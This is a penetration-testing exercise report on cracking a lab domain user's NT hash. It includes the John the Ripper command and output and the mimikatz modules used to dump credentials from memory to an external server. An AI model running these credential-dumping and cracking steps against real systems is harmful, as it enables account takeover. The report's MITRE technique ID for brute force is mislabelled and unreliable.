

Ex0a0 Report

Benjamin Ruddy

2022-10-31

Contents

Technical Report	2
Introduction	2
Finding: <i>Weak and commonly exploited password on domain account</i> . . .	2
Severity Rating: 4.0	2
Vulnerability Description	2
Confirmation method	2
Mitigation or Resolution Strategy	2
Attack Narrative	2
Our hashes	3
Password Cracking	3
MITRE ATT&CK Framework TTPs	3

Technical Report

Introduction

Finding: *Weak and commonly exploited password on domain account*

Severity Rating: 4.0


CVSS Base Severity Rating: 4.0 AV:L AC:L PR:N UI:N S:U C:H I:N A:N

Vulnerability Description

User `d.darkblood` on the ARTSTAILOR domain contains a weak, commonly exploited password that is available on a variety of online password lists, or "word lists," that attackers often employ to gain access to accounts.

Should an attacker gain access to the Windows password hashes, such as with a Man-in-the-Middle attack or through exploitation of an individual host on the network, this would allow them to quickly achieve lateral movement to the `d.darkblood` account.

Confirmation method



```
kali@kali: ~/ex090_all x  kali@kali: ~ x
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Def (d.darkblood)
ig 0:00:00:01 DONE (2022-10-30 22:47) 0.6849g/s 9824Kp/s 9824Kc/s 56817KC/s _ 09..*7iVamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Mitigation or Resolution Strategy

As per the NIST SP 800-63B publication, it is good practice to compare user passwords against a common list ("blacklist") of passwords that have been breached many times in the past. In this case, it is recommended that users check if the password they are using for their domain accounts is present in the following list, available online:

<https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz>

Attack Narrative

This exercise was relatively straightforward considering the work done here involves the successful post-exploitation of Exercise090, which provided us with

various hashes through `mimikatz`.

What follows is our procedure to attempt password cracking with these aforementioned hashes.

Our hashes


To briefly summarize our hash dumping methods, we used the following modules from the `mimikatz` program:

```
token::elevate
privilege::debug
sekurlsa::logonPasswords
lsadump::sam
```

Running these on the `costumes.artstailor.com` machine with the administrator account we created through the exploit in `Ex090`, we were able to successfully dump various stored password hashes from memory. These were then stored on the remote server at `plunder.prob3.com` for the password-cracking activity in this exercise.

Password Cracking

After compiling all our hashes into a separate text files (separate files for each hash type, in the format `username:hash`) and running John The Ripper on them with the `rockyou.txt` word list, we achieved a successful crack with the hash of user `'d.darkblood'`. The following screen capture blurs most of the password to protect the privacy of the account:

A screenshot of a terminal window with a dark background. The prompt is `kali@kali: ~/ex090_all x`. The user has entered `john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hashes.txt`. The output shows it loaded 6 password hashes and successfully cracked the hash for user `d.darkblood`. The cracked password is displayed as `Del[REDACTED]`. The terminal also shows performance statistics and a warning about OpenMP support.

```
kali@kali: ~/ex090_all x  kali@kali: ~ x
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Del[REDACTED] (d.darkblood)
lg 0:00:00:01 DONE (2022-10-30 22:47) 0.6849g/s 9824Kp/s 9824Kc/s 56817KC/s _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

For details on remediation strategies, please refer to the **Technical Report** section.

MITRE ATT&CK Framework TTPs

TA0006: Credential Access

T1574: Brute Force

.002: Password Cracking